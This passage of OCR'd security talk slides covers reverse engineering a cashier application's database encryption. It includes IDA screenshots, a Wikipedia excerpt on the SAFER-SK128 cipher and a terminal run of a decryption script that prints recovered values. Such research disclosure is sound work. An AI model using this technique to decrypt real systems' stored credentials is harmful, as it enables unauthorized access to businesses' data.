
That Was Easy



It's Always DES (It Wasn't)

- Encryption with an 8 Byte block size
- ECB (or CBC with a fixed IV)
- Only one block cipher that uses 8 byte:
  - DES
  - Or Triple DES
- Neither one works!!

Back To IDA


Library function
Regular function
Instruction
Data
Unexplored
External symbol
Lumina function
Functions
Function name
__pow_default
_test_whether_TOS_is_int
___crtwsetenv
_copy_environ_0
_wfindenv
___createFile
__sopen_helper
__wsopen_nolock
sub_675A3E
__CIlog_pentium4
start_8
__CIpow_pentium4
__pow_pentium4
__chsize_nolock
__get_fmode_2
__setmode_nolock
InetNtopW
__Xtime_get_ticks
sub_676B09
std::set_new_handler(void (*)(void))
sub_676B50
sub_676C00
sub_676C30
sub_676D30
sub_676E50
Line 11096 of 11096
Graph overview
IDA View-A
Findcrypt results
Breakpoints
Strings
Hex View-1
51.20% (-312,5151) (910,48) 0026EE10 00000000066FA10: actualaesfunc:loc_66FA10 (Synchronized with Hex View-1)

It's Always DES (It Wasn't)

- Who's heard of SAFER-SK128?

SAFER

8 languages

Article Talk | Read Edit View history Tools


From Wikipedia, the free encyclopedia

This article is about the encryption algorithm. For other uses of the acronym, see SAFER (disambiguation).

In cryptography, **SAFER** (**Secure And Fast Encryption Routine**) is the name of a family of block ciphers designed primarily by James Massey (one of the designers of IDEA) on behalf of Cylink Corporation. The early **SAFER K** and **SAFER SK** designs share the same encryption function, but differ in the number of rounds and the key schedule. More recent versions — **SAFER+** and **SAFER++** — were submitted as candidates to the AES process and the NESSIE project respectively. All of the algorithms in the SAFER family are unpatented and available for unrestricted use.

SAFER K and SAFER SK [edit]


The first SAFER cipher was **SAFER K-64**, published by Massey in 1993, with a 64-bit block size. The "K-64" denotes a key size of 64 bits. There was some demand for a version with a larger 128-bit key, and the following year Massey published such a variant incorporating new key schedule designed by the Singapore Ministry for Home affairs: **SAFER K-128**. However, both Lars Knudsen and Sean Murphy found minor weaknesses in this version, prompting a redesign of the key schedule to one suggested by Knudsen; these variants were named **SAFER SK-64** and **SAFER SK-128** respectively — the "SK" standing for "Strengthened Key schedule", though the RSA FAQ reports that, "one joke has it that SK really stands for 'Stop Knudsen', a wise precaution in the design of any block cipher".[1] Another variant with a reduced key size was published, **SAFER SK-40**, to comply with 40-bit export restrictions.



The SAFER K and SAFER SK round function.


All of these ciphers use the same round function consisting of four stages, as shown in the diagram: a key-mixing stage, a substitution layer, another key-mixing stage, and finally a diffusion layer. In the first key-mixing stage, the plaintext block is divided into eight 8-bit segments, and subkeys are added using either addition modulo 256 (denoted by a "+" in a square) or XOR (denoted by a "+" in a circle). The substitution layer consists of two S-boxes, each the inverse of each other, derived from discrete exponentiation (45^x) and logarithm ($\log_{45} x$) functions. After a second key-mixing stage there is the diffusion layer: a novel cryptographic component termed a pseudo-Hadamard transform (**PHT**). (The PHT was also later used in the Twofish cipher.)

Decryption Success



```
user@user-virtual-machine:~/Desktop$ python3 aes-decrypt-pharos-db.py CC0gKtLeRXj3wgpqxCj/gB73n5mwGs9bv88n/ye2L28=
Example decrypt:
b'12345678912345'
user@user-virtual-machine:~/Desktop$ python3 aes-decrypt-pharos-db.py sQQsIPMBXpWeRwi9/6cEEihx1vtfwMwZqnI63UGWU
Example decrypt:
b'9D18C84        0'
user@user-virtual-machine:~/Desktop$
```

Edicashier Admin



Thanks

Does anyone have
any questions?

wesley@exfiltrated.com

Wesley Wineberg

CREDITS: This presentation template was created by **Slidesgo**, including icons by **Flaticon** and infographics & images by **Freepik**